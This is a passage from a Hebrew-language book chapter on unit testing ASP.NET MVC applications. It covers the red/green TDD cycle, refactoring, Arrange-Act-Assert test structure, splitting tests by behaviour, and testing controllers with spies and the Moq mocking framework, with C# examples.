יש לבצע את השלבים הללו באופן מחזורי עד להשלמת קוד הייצור. נהוג לכנות את דפוס הפעולה הזה **מחזור אדום/ירוק (red/green cycle)** מכיוון שרוב תשתיות בדיקת-היחידה מייצגות בדיקות כושלות באמצעות טקסט/אלמנט UI בצבע אדום, ובדיקות מוצלחות - בצבע ירוק. חשוב להקפיד על התהליך הזה. אל תכתבו קוד ייצור חדש אם אין ברשותכם בדיקת יחידה כושלת שיכולה להנחות את עבודתכם. ברגע שבדיקת היחידה מצליחה, הפסיקו לכתוב קוד ייצור (אלא אם כן יצרתם בדיקת יחידה חדשה שנכשלת). לאחר שתשלימו מספר מחזורים, תבינו בדיוק מתי הרגע הנכון להפסיק לכתוב קוד ייצור חדש. עליכם לכתוב את המינימום הנדרש כדי לעבור את בדיקת היחידה, ואז לעצור. אם אתם להוטים להמשיך, תארו את ההתנהגות החדשה שברצונכם ליישם על ידי כתיבת בדיקה נוספת. מעבר לכך שכל תפקודי היישום שלכם מתוארים היטב, עובדה שתורמת באופן משמעותי לאיכות היישום על ידי צמצום הבאגים, הקפדה על התהליך שתיארנו גם מחייבת לעצור ולחשוב האם התפקוד החדש שברצונכם להוסיף באמת נחוץ, והאם הוא מצדיק את ההשקעה שתידרש כדי לספק לו תמיכה בטווח הארוך.

דפוס הפעולה הזה יכול גם לשמש לתיקון באגים. ייתכן שתידרשו לבצע ניפוי של הקוד כדי לגלות את מהות הבאג, אבל לאחר שתגלו אותו, תוכלו לכתוב בדיקת יחידה שמתארת את ההתנהגות הרצויה, לראות אותה נכשלת, ואז לכתוב את קוד הייצור לתיקון השגיאה. היתרון בגישה הזו הוא שבדיקות היחידה הקיימות מבטיחות שלא תשבשו התנהגויות קיימות תקינות במהלך הטיפול בשגיאה.

שכתוב פנימי

אם תאמצו את דפוס העבודה שהצגנו, הקוד שלכם ישתבש במהרה כתוצאה מכל השינויים והעדכונים הקטנים שתצטרכו להוסיף לו. עם זאת, הרי אמרנו לכם לעצור כשהאור מתחלף

לירוק, אז איך אתם אמורים לעשות סדר בערבוביה שנוצרה כתוצאה מהערמת שינויים קטנים זה על גבי זה? התשובה היא **שכתוב פנימי (refactoring)**.

למונח שכתוב פנימי יכולות להיות מספר משמעויות, לכן חשוב מאוד שנבהיר בדיוק למה אנחנו מתכוונים. המונח שכתוב פנימי משמש להתייחסות שלנו **לתהליך שינוי פרטי המימוש של קוד הייצור מבלי לשנות את ההתנהגויות החיצוניות החשופות שלו**. המשמעות בפועל היא ששכתוב פנימי הוא תהליך שמבוצע רק לאחר הרצה מוצלחת של כל בדיקות היחידה. בזמן השכתוב והעדכון של קוד הייצור, בדיקות היחידה צריכות להמשיך להחזיר מצב ירוק. אין לשנות את בדיקות היחידה בזמן השכתוב הפנימי. אם הפעולות שאתם מבצעים מחייבות שינוי של בדיקות היחידה, פירושו שאתם מוסיפים, מוחקים או משנים תפקודים - פעולות שהיו צריכות להתבצע במסגרת הדפוס המחזורי שתואר בסעיף "מחזור אדום/ירוק". עליכם להילחם בפיתוי לשנות את בדיקות היחידה ואת קוד הייצור במקביל. שכתוב פנימי צריך להיות תהליך מכני, כמעט מתמטי, של שינויי קוד מובנים אשר אינם גורמים לבדיקות היחידה להיכשל.

עיצוב בדיקות באמצעות גישת "ארגן, פעל, אַמֵּת"

חלק גדול מהדוגמאות לבדיקות יחידה בספר מבוססות על מבנה בשם **ארגן, פעל, אַמֵּת** (**A**rrange, **A**ct, **A**ssert, ובקיצור - **3A**). המונח (הוטבע על ידי ויליאם וייק בפוסט http://weblogs.java.net/blog/wwake/archive/2003/12/tools_especiall.html) מתאר מבנה של בדיקות יחידה שמיוצג באמצעות שלוש פסקאות:

- **ארגן (Arrange)**: הכנת הסביבה.
- **פעל (Act)**: קריאה לשיטה הנבדקת.
- **אַמֵּת (Assert)**: בדיקת התוצאה.

בדיקות יחידה שנכתבות בסגנון זה נראות כמו זו:

```
[TestMethod]
public void PoppingReturnsLastPushedItemFromStack()
{
  // Arrange
  Stack<string> stack = new Stack<string>();
  string value = "Hello, World!";
  stack.Push(value);

  // Act
  string result = stack.Pop();

  // Assert
  Assert.AreEqual(value, result);
}
```

הוספנו לקוד את ההערות Arrange, Act ו-Assert כדי להמחיש את מבנה הבדיקה. לעתים קרובות תמצאו הערות כאלו גם בבדיקות אמיתיות. במקרה זה, סעיף הארגון מוקדש ליצירת מחסנית ריקה והזנתה בערך יחיד. אלה התנאים המקדימים הנדרשים לביצוע הבדיקה. סעיף הפעולה, שליפת הערך מהמחסנית, היא השורה היחידה שנבדקת. לסיום, בסעיף האימות נבדקת התנהגות לוגית יחידה: האם הערך המוחזר זהה לערך שהוכנס למחסנית. אם הבדיקות שתעשו מספיק קטנות, סביר להניח שלא תצטרכו להשתמש בהערות ותוכלו להסתפק בשורות ריקות להפרדה בין חלקי הבדיקה.

חוק האימות היחיד

הדוגמה של בדיקת מחסנית באמצעות תבנית 3A כוללת אימות יחיד שמטרתו לוודא שאנחנו מקבלים בחזרה את הערך המבוקש, אבל יש התנהגויות רבות נוספות שניתן לבדוק בהקשר הזה. לדוגמה, מכיוון שאנחנו יודעים שלאחר שליפת הערך מהמחסנית היא אמורה להיות ריקה, מדוע שלא נבדוק שהיא אכן ריקה? אם ננסה לשלוף ערך נוסף היא אמורה לזרוק שגיאה, אז למה שלא נבדוק גם את זה?

התשובה היא שבאופן כללי מומלץ להימנע מאימות של יותר מהתנהגות אחת בכל בדיקת יחידה. בדיקת יחידה טובה מתמקדת בתפקוד צר ככל שניתן, וזו בדרך כלל התנהגות ספציפית. ההתנהגות שאנחנו בודקים כאן היא לא "כל התכונות של מחסנית שהתרוקנה", אלא ההתנהגות המסוימת שמהותה "שליפת ערך ידוע ממחסנית לא ריקה". כדי לבדוק את שאר מאפייני המחסנית הריקה עלינו לכתוב בדיקות יחידה נוספות: אחת לכל התנהגות ספציפית שברצוננו לאמת.


אם תקפידו על בניית בדיקות מצומצמות וממוקדות, סביר יותר שבאג בקוד הייצור שלכם יגרום לכשל של בדיקת יחידה אחת בלבד, עובדה זו תאפשר לכם לאתר את התקלה ולתקנה הרבה יותר בקלות. אם תשלבו מספר התנהגויות בבדיקת יחידה אחת (או במספר בדיקות יחידה), תקלה התנהגותית אחת עשויה לגרום לכשל של עשרות בדיקות יחידה, ויהיה עליכם לסקור את ההתנהגויות השונות שמטופלות על ידי כל אחת מהן כדי להבין מה בדיוק הבעיה.

הביטוי **חוק האימות היחיד** (**single assertion rule**) משמש לעתים להתייחסות לגישה הזו, אך אל תחשבו שזה אומר שהבדיקות שלכם צריכות להכיל קריאה אחת לשיטה Assert. לעתים קרובות תידרשו לקרוא ל-Assert מספר פעמים לצורך אימות של התנהגות לוגית ספציפית יחידה. אין פה כל בעיה, כל עוד תקפידו על בדיקה של התנהגות אחת בלבד בכל פעם.

יצירת פרויקט בדיקות יחידה

תשתית בדיקות-היחידה MS Test מגיעה עם כל המהדורות בתשלום של Visual Studio 2010 (היא אינה כלולה בגרסה Visual Web Developer Express 2010). אם אתם משתמשים בסביבת הפיתוח Visual Studio 2012, תשתית בדיקות היחידה **כלולה** גם בגרסאות החינמיות, ומכילה גם מריץ בדיקות יחידה (unit test runner) משופר. ניתן אומנם ליצור פרויקט בדיקות יחידה

ישירות מתוך Visual Studio, אולם תידרשו להשלים הכנות מקדימות רבות לפני שתוכלו להתחיל לבצע בדיקות יחידה ביישומי MVC שלכם. צוות הפיתוח של ASP.NET MVC הוסיף לתיבת הדו-שיח New Project אפשרויות בדיקות יחידה במיוחד ליישומי MVC, כמוצג בתרשים 1-13.



תרשים 1-13

סמנו את התיבה Create a Unit Test Project כדי להורות לאשף הפרויקט החדש של ASP.NET MVC ליצור פרויקט בדיקות יחידה נלווה ולאכלס אותו עם מערך של בדיקות יחידה סטנדרטיות. מטרתן של בדיקות היחידה הסטנדרטיות היא לסייע למשתמשים חדשים להבין כיצד לכתוב בדיקות עבור יישומי MVC.

תשתיות בדיקות יחידה חיצוניות

הרשימה הנפתחת Test Framework באשף הפרויקט החדש של ASP.NET MVC מאפשרת לבחור באיזו תשתית בדיקות-יחידה ברצונכם להשתמש. למשתמשים בעותק בתשלום של Visual Studio, הרשימה כוללת את Visual Studio Unit Test, וניתן להרחיבה עם תשתיות בדיקות-יחידה חיצוניות. עיינו בתיעוד של תשתית בדיקות-היחידה המועדפת עליכם, כדי לבדוק אם היא מספקת תמיכה ליישומי ASP.NET MVC.

סקירת בדיקות היחידה הסטנדרטיות

תבנית היישום הסטנדרטית כוללת את הפעולות המינימליות שנדרשות כדי שתוכלו להתחיל לעבוד על היישום שלכם. כאשר אתם יוצרים פרויקט חדש, התבנית פותחת עבורכם באופן אוטומטי קובץ HomeController.cs, אשר מכיל 3 שיטות פעולה (Index, About ו–Contact). קוד המקור של השיטה Index:

```
public ActionResult Index()
{
  ViewBag.Message = "Modify this template to jump-start
                     your ASP.NET MVC application.";
  return View();
}
```

זהו קטע קוד פשוט למדי. הודעת פתיחה מוצבת בנתון מטיפוס חלש שנשלח לתצוגה (האובייקט ViewBag), ולאחר מכן מוחזרת תוצאת תצוגה (View). אם אתם מצפים מהבדיקה של היחידה הזו להיות יחסית פשוטה, אינכם טועים. פרויקט בדיקות היחידה הסטנדרטי מכיל בדיקה אחת ויחידה לפעולה Index:

```
[TestMethod]
public void Index()
{
  // Arrange
  HomeController controller = new HomeController();

  // Act
  ViewResult result = controller.Index() as ViewResult;

  // Assert
  Assert.AreEqual("Modify this template to jump-start your
    ASP.NET MVC application.", result.ViewBag.Message);
}
```

זו בדיקת יחידה לא רעה: היא מבוססת על מבנה 3A, ושלוש שורות הקוד הקצרות שמרכיבות אותה קלות מאוד להבנה. עם זאת, גם בבדיקה הפשוטה הזו יש מקום לשיפור. שיטת הפעולה שלנו מונה אומנם שתי שורות בלבד, אך למעשה היא מבצעת שלוש פעולות נפרדות:

- הצבת הודעת השגיאה באובייקט ViewBag.
- החזרת תוצאת תצוגה.
- שימוש בתצוגת ברירת המחדל על ידי תוצאת התצוגה.

ניתן לראות שבדיקת היחידה הזו נבדקים למעשה שניים מתוך שלוש הפעולות שפורטו (חוץ מזה שיש לה באג קטן). כאמור, בדיקות יחידה צריכות להיות קטנות וממוקדות ככל הניתן, ולכן במקרה הזה עלינו ליצור לפחות שתי בדיקות (אחת עבור ההודעה, ואחת עבור תוצאת התצוגה). אם אתם רוצים לכתוב שלוש, בוודאי שלא נעצור אתכם.

הבאג בבדיקה נובע מהשימוש במילת המפתח as. מילת המפתח as בשפת #C משמשת להמרה של ערך לטיפוס נתון, ובמידה שהדבר אינו מתאפשר - היא מחזירה ערך ריק, null. עם זאת, בשלב האימות מתבצעת התייחסות להפניה result מבלי לבדוק אם היא null. נרשום זאת לעצמנו כהתנהגות נוספת שצריכה להיבדק: שיטת הפעולה בשום מצב אינה צריכה להחזיר null.

ההמרה (cast) מספקת **חיווי קוד** מעניין - משהו שגורם לנו לתהות אם זה באמת הדבר הנכון לעשות. במקרה זה, האם ההמרה באמת הכרחית? ברור שבדיקת היחידה צריכה מופע של המחלקה ViewResult כדי שתהיה לה גישה למאפיין ViewBag, אך לא כאן הבעיה. האם ניתן לעדכן את קוד הפעולה באופן שיוותר על ההמרה? אפשר, וגם מומלץ:

```
public ViewResult Index()
{
  ViewBag.Message = "Modify this template to jump-start
                     your ASP.NET MVC application.";
  return View();
}
```

הודות לשינוי הערך המוחזר של שיטת הפעולה מטיפוס ActionResult כללי לטיפוס ViewResult ספציפי, הייעוד של הקוד שלנו נהיה ברור יותר: שיטת הפעולה הזו תמיד מחזירה תצוגה. השינוי הקל הזה בקוד הייצור אִפְשֵר להקטין את מניין ההתנהגויות שעלינו לבדוק, מארבע לשלוש בלבד. אם יהיה צורך בעתיד להחזיר משהו שאינו ViewResult (למשל, במקרים מסוימים תחזירו תצוגה ובאחרים תבצעו הפניית המשך), תצטרכו לשנות את הקוד שוב אל הטיפוס המוחזר ActionResult. במקרה זה, ברור שעליכם לבדוק גם את הטיפוס המוחזר בפועל, מכיוון שהערך המוחזר אינו תמיד מאותו טיפוס. כעת נפצל את הבדיקה לשניים:

```
[TestMethod]
public void IndexShouldAskForDefaultView()
{
  HomeController controller = new HomeController();

  ViewResult result = controller.Index();

  Assert.IsNotNull(result);
  Assert.IsNull(result.ViewName);
}

[TestMethod]
public void IndexShouldSetWelcomeMessageInViewBag()
{
  HomeController controller = new HomeController();

  ViewResult result = controller.Index();

  Assert.AreEqual("Modify this template to jump-start your
    ASP.NET MVC application.", result.ViewBag.Message);
}
```

עם הבדיקות החדשות אנחנו יכולים להיות הרבה יותר שקטים. הן עדיין פשוטות, אך פתרנו את הבאגים הקלים שהשפיעו על הבדיקה המקורית, ופיצלנו את הבדיקה של שתי ההתנהגויות הנפרדות שמתרחשות בשיטת הפעולה. בנוסף גם קבענו לבדיקות שמות ארוכים ותיאוריים יותר. בחירה בשמות ארוכים ותיאוריים תאפשר להבין בחלק גדול מהמקרים מה הסיבה לכשלון הבדיקה מבלי להסתכל בקוד הפנימי שלה. סביר להניח שלא יהיה לכם מושג מה גרם לבדיקה בשם Index להיכשל, אך הרבה יותר קל לדעת מה הבעיה כאשר נכשלת שיטה בשם IndexShouldSetWelcomeMessageInViewBag.

ביטול כפילויות בבדיקות היחידה

ייתכן ששמתם לב שקיימת חפיפה משמעותית בקוד של שתי בדיקות היחידה. בקוד הייצור נבצע לעתים קרובות שכתוב פנימי כדי לנקות את הקוד ולבטל כפילויות. האם כדאי לעשות זאת גם בבדיקות היחידה?

הדבר אפשרי, אך עליכם לשים לב היכן וכיצד אתם מבטלים את הכפילויות. רוב תשתיות בדיקות היחידה מספקות אפשרות לכתיבת קוד שמורץ לפני כל בדיקה במחלקת בדיקה. לכאורה, זהו המיקום האידיאלי להעברת הקוד הכפול שלנו. לדוגמה, נשכתב את שתי בדיקות היחידה החדשות שלנו, כך:

```
[TestClass]
public class IndexTests
{
  private HomeController controller;
  private ViewResult result;

  [TestInitialize]
  public void SetupContext()
  {
    controller = new HomeController();
    result = controller.Index();
  }

  [TestMethod]
  public void ShouldAskForDefaultView()
  {
    Assert.IsNotNull(result);
    Assert.IsNull(result.ViewName);
  }

  [TestMethod]
  public void ShouldSetWelcomeMessageInViewBag()
  {
    Assert.AreEqual("Modify this template to jump-start
                    your ASP.NET MVC application.",
    result.ViewBag.Message);
  }
}
```

האם קוד זה עדיף? מצד אחד אין ספק שמזערנו את הכפילויות בקוד, אך מצד שני העברנו את חלקי הארגון (arrange) והפעולה (act) מחוץ לשיטת הבדיקה. הסרת הקוד המקדים עשויה להקשות על הבנת הבדיקה, במיוחד כשמדובר במחלקות בדיקה ענֵפות שמכילות בדיקות מרובות. בקרב קהילת המפתחים הדעות חלוקות: יש הטוענים שיש להשאיר כפילויות למען הבהירות, ואחרים טוענים שיש לצמצם את הכפילויות כדי להפחית את עומס התחזוקה.

אם בכוונתכם לבצע בדיקות יחידה בצורה הזו, כדאי לכם להשתמש במחלקת בדיקה אחת לכל הֶקְשֵר. במקרה הזה, המשמעות של הֶקְשֵר היא "קוד מקדים משותף". במקום לקבץ את כל הבדיקות עבור מחלקת ייצור כלשהי תחת מחלקת בדיקה אחת, צריך לקבץ יחדיו בדיקות בעלות קוד מקדים משותף. במקום מחלקות בדיקה בעלות שמות כגון PushTests, יהיו מחלקות בעלות שמות EmptyStackTests, ואחרות.

ניסיון לבצע שכתוב פנימי שכזה לפי ארגון של "מחלקת בדיקה אחת לכל מחלקת ייצור" הוא מתכון לאסון. לאחר הוספת עשרות (ואף מאות) בדיקות למחלקת בדיקה יחידה, לא תוכלו להתמודד עם ההכנות המקדימות הנדרשות לביצוע כל הבדיקות הללו, ויהיה קשה מאוד להבין אילו שורות של קוד מקדים נדרשות לכל אחת מבדיקות היחידה. לכן, אנחנו ממליצים בתוקף לעבור לארגון של מחלקת בדיקה יחידה לכל הקשר, כדי לאפשר עבודה תקינה עם בדיקות היחידה.

בדקו רק את הקוד שאתם כתבתם

אחת הטעויות הנפוצות שמבוצעות על ידי מפתחים חסרי ניסיון בבדיקות יחידה ופיתוח TDD היא בדיקת קוד שנכתב על ידי מישהו אחר, לעתים שלא במתכוון. הבדיקות צריכות להתמקד בקוד שנכתב, ולא בקוד או במהלך הלוגי שעליהם הן מבוססות. ניקח לדוגמה את שיטת הפעולה הבאה:

```
public ActionResult About()
{
  return View();
}
```

זוהי שיטת פעולה פשוטה ביותר, ולפיכך גם בדיקת היחידה של הקוד צריכה להיות פשוטה למדי:

```
[TestMethod]
public void AboutShouldAskForDefaultView()
{
  HomeController controller = new HomeController();

  ViewResult result = (ViewResult)controller.About();

  Assert.IsNotNull(result);
  Assert.IsNull(result.ViewName);
}
```

דברים רבים קורים כאשר פעולת בקר מופעלת, ותצוגה ממומשת על ידי קו צינור (pipeline) של MVC: שיטות פעולה מאותרות על ידי MVC, ונעשות קריאות לשיטות הללו על ידי שימוש בקישור למודל כדי לספק ערכים לפרמטרים של הפעולה (אם ישנם), התוצאה מתקבלת מהשיטה ומורצת, והפלט המתקבל מוחזר אל הדפדפן. מכיוון שביקשנו את תצוגת ברירת המחדל, גם המערכת מנסה לאתר תצוגה בשם About (כדי להתאימה לשם הפעולה שלנו), והיא תחפש בתיקייה ~/Views/Home ובתיקייה ~/Views/Shared כדי למצוא אותה.

הקוד שמאחורי התהליכים הללו כלל אינו מעסיק את בדיקת היחידה. הבדיקה מתמקדת אך ורק בקוד שנבדק, ולא בכל הרכיבים שמסייעים לו. בדיקות אשר בודקות יותר מרכיב אחד בו-זמנית נקראות **בדיקות אינטגרציה (integration tests)**. אם תסתכלו היטב בקוד תראו שהתהליכים הללו אינם נבדקים, מכיוון שמדובר בהתנהגויות שמסופקות על ידי תשתית MVC עצמה, ולא על ידי הקוד שכתבנו. מבחינת בדיקת היחידה, עלינו לקבל כהנחת מוצא שהתשתית יודעת לעשות את כל הדברים הללו. בדיקת תקינות העבודה של כל הרכיבים במשותף חשובה לכשעצמה, אך הדבר אינו נכלל בהגדרת התפקיד של בדיקות היחידה.

הבה נתמקד לרגע במחלקה ViewResult. מדובר בתוצאה הישירה של הקריאה לשיטה About. האם לא נכון לבדוק לפחות שהיא מסוגלת לאתר את התצוגה About על פי ברירת מחדל? כמובן שהתשובה לשאלה הזו שלילית, שהרי מדובר בקוד שלא כתבנו בעצמנו (תבנית MVC מספקת אותו), אבל אפילו הטיעון הזה אינו הכרחי. גם אם היה מדובר במחלקת תוצאת פעולה שבנינו בכוחות עצמנו התשובה הייתה נשארת שלילית מכיוון שזה לא הקוד שאנחנו מעוניינים לבדוק. הקוד הנבדק הוא קוד הפעולה About. אנחנו לא צריכים לדעת שום דבר מעבר לעובדה שהיא משתמשת בטיפוס תוצאת פעולה מפורש, ובדיקת ההתנהגות שלו היא תפקידה של בדיקת היחידה שמיועדת לקוד הספציפי הזה. נוכל להניח בבטחה שבין שהקוד הזה נכתב על ידכם ובין שנכתב על ידי צוות ASP.NET, קוד תוצאת הפעולה נבדק באופן עצמאי בצורה מספקת.

עצות שימושיות לביצוע בדיקות יחידה ביישומי ASP.NET MVC

ברשותכם נמצאים כעת הכלים הדרושים, ולכן נוכל לבחון בצורה מעמיקה יותר מספר בדיקות יחידה טיפוסיות ליישומי ASP.NET MVC.

בדיקת בקרים

פרויקט בדיקות היחידה הסטנדרטי כולל מספר בדיקות בקר (הבדיקות אשר עדכנו בראשית הפרק). בדיקה של בקרים מאופיינת במספר מפתיע של הבדלים דקים, ובפיתוח, כפי שידוע, הקו הדק בין קוד טוב לקוד מצוין עובר דרך הפרטים הקטנים.

הוצאת ההיגיון העסקי מהבקרים

המשימה העיקרית של הבקר בארכיטקטורת מודל-תצוגה-בקר היא לתאם בין המודל (שמכיל את ההיגיון העסקי) והתצוגה (שמכילה את ממשק המשתמש). הבקר הוא זה שמחבר בין הרכיבים השונים ומאפשר להם לפעול יחדיו בצורה חלקה. המונח "היגיון" הוא למעשה קוד התכנות.

המונח "היגיון עסקי" טומן בחובו מגוון רחב של גורמים, החל מדברים פשוטים כגון אימות קלט ונתונים, וכלה בדברים מורכבים, כמו החלת תהליכים הקשורים לרצף עבודה עסקי. לדוגמה, בקרים לא צריכים לנסות לאמת את נכונות המודלים, מכיוון שזוהי המשימה של שכבת המודל העסקי. עם זאת, הבקרים נדרשים לקבוע כיצד להגיב במקרה שנאמר להם שהמודל אינו חוקי (למשל, על ידי הצגה חוזרת של תצוגה כלשהי במקרה שאימות המודל נכשל, או לשלוח את המשתמש לדף אחר במקרה של אימות מוצלח).

מכיוון שפעולות הבקר שלכם אמורות להיות די פשוטות, גם בדיקות היחידה של שיטות הפעולה הללו צריכות להיות פשוטות למדי. באופן דומה לעבודה עם בקרים, גם כאן עליכם להקפיד שההיגיון העסקי יישאר מחוץ לבדיקות היחידה.

כדי להמחיש בדיוק למה אנחנו מתכוונים, ניקח לדוגמה את המקרה של מודלים ואימות. קו דק מפריד בין בדיקת יחידה טובה ורעה. בדיקת יחידה טובה צריכה לספק שכבת היגיון עסקי מדומה שאומרת לבקר אם המודל חוקי או לא, בהתאם למטרת הבדיקה; בדיקת יחידה רעה תערבב יחדיו נתונים תקינים ופסולים ותאפשר לשכבת ההיגיון הקיימת לאמת אותם ולהעביר את התוצאות לבקר. שימו לב שבדיקת היחידה הרעה בודקת למעשה שני רכיבים בבת אחת: את פעולת הבקר ואת השכבה העסקית. בעיה פחות ברורה עם בדיקת היחידה הזו היא העובדה שהבדיקה מכילה ידע בדבר ההגדרה של נתונים פסולים; אם בעתיד ההגדרה הזו תשתנה, הדבר יפגע בפעולה התקינה של הבדיקה וייתכן שבעת הרצתה היא תחזיר כשל כוזב, או גרוע מכך - הצלחה כוזבת.

כתיבת בדיקות יחידה איכותיות מחייבת משמעת רבה יותר בכתיבת הבקר. כך אנו מגיעים אל העצה השנייה.

העברת תלויות שירות דרך פונקציית הבנאי

כדי לכתוב בדיקות יחידה איכותיות באופן שזה עתה תיארנו, צריך להשתמש בשכבה עסקית מדומה. זו עשויה להיות משימה די מאתגרת כאשר הבקר קשור באופן ישיר לשכבה העסקית. עם זאת, אם השכבה העסקית מועברת לבקר כפרמטר שירות דרך הבנאי, יצירת השכבה המדומה הופכת לעניין פשוט וקל, ממש טריוויאלי.

בהקשר זה תוכלו להפיק תועלת רבה על ידי יישום ההנחיות שהצגנו בפרק 12. לתשתית ASP.NET MVC 3 נוספו מספר אמצעים פשוטים שמאפשרים לבצע הזרקת תלויות ביישומים שאתם מפתחים, ולפיכך מתן תמיכה למתן שירותים דרך פרמטרים שמועברים לבנאי היא לא רק אפשרית, אלא קלה ביותר. תוכלו לנצל את היכולות החדשות בבדיקות היחידה שלכם

בקלות רבה כדי לסייע בבדיקת הרכיב בבידוד, וזה כאמור אחד מארבעת העקרונות המנחים העיקריים בביצוע בדיקות יחידה.

כדי לבדוק את תלויות השירות הללו, השירותים חייבים להיות ניתנים להחלפה. ברוב במקרים המשמעות היא שעליכם לייצג את השירותים שלכם במונחים של ממשקים או של מחלקות בסיס מופשטות. התחליפים המדומים שתיצרו עבור בדיקות היחידה יכולים להיות מימושים שנכתבו באופן ידני, או לחילופין תוכלו להשתמש בתשתית הדמיה (mocking framework) כדי לפשט את תהליכי המימוש. קיימים אפילו סוגים מיוחדים של מכלי הזרקת תלויות בשם **מכלי הדמיה-אוטומטית (auto-mocking containers)** אשר יוצרים באופן אוטומטי את המימושים הדרושים.

דרך עבודה מקובלת לכתיבה ידנית של שירותים מדומים נקראת **מְרַגֵּל (spy)**, אשר למעשה מתעד את הערכים שמועברים אליו כדי שיוכלו להיבדק במועד מאוחר יותר על ידי בדיקת היחידה. לדוגמה, נניח שיש לנו שירות מתמטי בעל הממשק הבא:

```
public interface IMathService
{
  int Add(int left, int right);
}
```

השיטה מקבלת שני ערכים ומחזירה ערך אחד. ברור שהמימוש האמיתי של השירות המתמטי add יחבר את שני הפרמטרים ויחזיר את סכומם. המימוש של spy עשוי להיראות כך:

```
public class SpyMathService : IMathService
{
  public int Add_Left;
  public int Add_Right;
  public int Add_Result;

  public int Add(int left, int right)
  {
    Add_Left = left;
    Add_Right = right;
    return Add_Result;
  }
}
```

כעת, בדיקת היחידה יכולה ליצור מופע של spy, להציב ב- Add_Result את הערך שהיא רוצה להחזיר בעת קריאה לשיטה Add, ולאחר סיום הבדיקה לבצע אימותים על ערכי Add_Left ו- Add_Right כדי לוודא שבוצעה ההתקשרות הנכונה. שימו לב שהמרגל שלנו אינו מחבר את הערכים - אנחנו מתעניינים רק בערכים שנכנסים ויוצאים מהשירות המתמטי:

```
[TestMethod]
public void ControllerUsesMathService()
{
  var service = new SpyMathService { Add_Result = 42; }
```

```
  var controller = new AdditionController(service);

  var result = controller.Calculate(4, 12);

  Assert.AreEqual(service.Add_Result, result.ViewBag.TotalCount);
  Assert.AreEqual(4, service.Add_Left);
  Assert.AreEqual(12, service.Add_Right);
}
```

העדפת תוצאות פעולה על פני עדכון HttpContext

מבחינות רבות, תשתית הליבה של ASP.NET מסתכמת בממשקים IHttpModule ו-IHttpHandler, כשלצידן היררכיית המחלקות של HttpContext (כמו HttpRequest, HttpResponse וכו'). אלו הן המחלקות הבסיסיות שעליהן בנויה פלטפורמת ASP.NET וחלקיה השונים: Web Forms, MVC ו-Web Pages.

הבעיה היא שהמחלקות הללו אינן נוחות במיוחד לבדיקה. אין כל דרך להחליף את התפקודים שלהן, ולכן בדיקה של האינטראקציות מולן בעייתית ביותר, אם כי לא בלתי אפשרית. לגרסה NET 3.5 SP1 נוסף תוצר קוד בשם System.Web.Abstractions.dll, אשר יצר מחלקות מופשטות שקולות למחלקות הללו (HttpContextBase היא הגרסה המופשטת של HttpContext). כל הרכיבים של MVC נכתבו כנגד המחלקות המופשטות הללו במקום להתייחס למקבילותיהן המקוריות. דרך פעולה זו הקלה מאוד על בדיקת קוד שמנהל אינטראקציה עם המחלקות הללו.

אבל בכך לא נפתרו כל בעיותינו. ההיררכיה של המחלקות עדיין מאוד עמוקה, ורובן כוללות עשרות מאפיינים ושיטות. יצירת מרגלים עבור המחלקות הללו יכולה להיות עבודה מאוד מייגעת ומועדת לשגיאות, ולכן רוב המפתחים נעזרים בתשתיות הדמיה (mocking frameworks) כדי להקל על עבודתם. אולם, גם הטמעת תשתיות ההדמיה יכולה להיות עבודה סיזיפית: מספר בדיקות הבקרים יהיה גבוה, ולכן נשאף לצמצם ככל הניתן את העבודה שכרוכה בכתיבתם.

ניקח לדוגמה את המחלקה RedirectResult של MVC, אשר המימוש שלה פשוט למדי: היא בסך הכול קוראת עבורכם לשיטה HttpContextBase.Response.Redirect. אז מה הניע את צוות MVC ליצור את המחלקה הזו, אשר רק מאפשרת להחליף שורת קוד בשורת קוד אחרת, גם אם קצת פשוטה יותר? התשובה היא שמחלקה זו נועדה להקל על ביצוע בדיקות יחידה.

כדי להמחיש למה אנחנו מתכוונים, נכתוב שיטת פעולה מופשטת, שלא עושה שום דבר למעט ניתוב המשתמש לחלק אחר של האתר:

```
public void SendMeSomewhereElse()
{
  Response.Redirect("~/Some/Other/Place");
}
```

זו פעולה פשוטה וברורה, ממש טריוויאלית, אך הבדיקה שלה אינה פשוטה כפי שהיינו רוצים. נֵעָזֵר בתשתית ההדמיה Moq (ניתנת להורדה בכתובת http://code.google.com/p/moq/) כדי לכתוב את בדיקת היחידה הבאה:

```
[TestMethod]
public void SendMeSomewhereElseIssuesRedirect()
{
  var mockContext = new Mock<ControllerContext>();
  mockContext.Setup(c =>
    c.HttpContext.Response.Redirect("~/Some/Other/Place"));
  var controller = new HomeController();
  controller.ControllerContext = mockContext.Object;

  controller.SendMeSomewhereElse();

  mockContext.Verify();
}
```

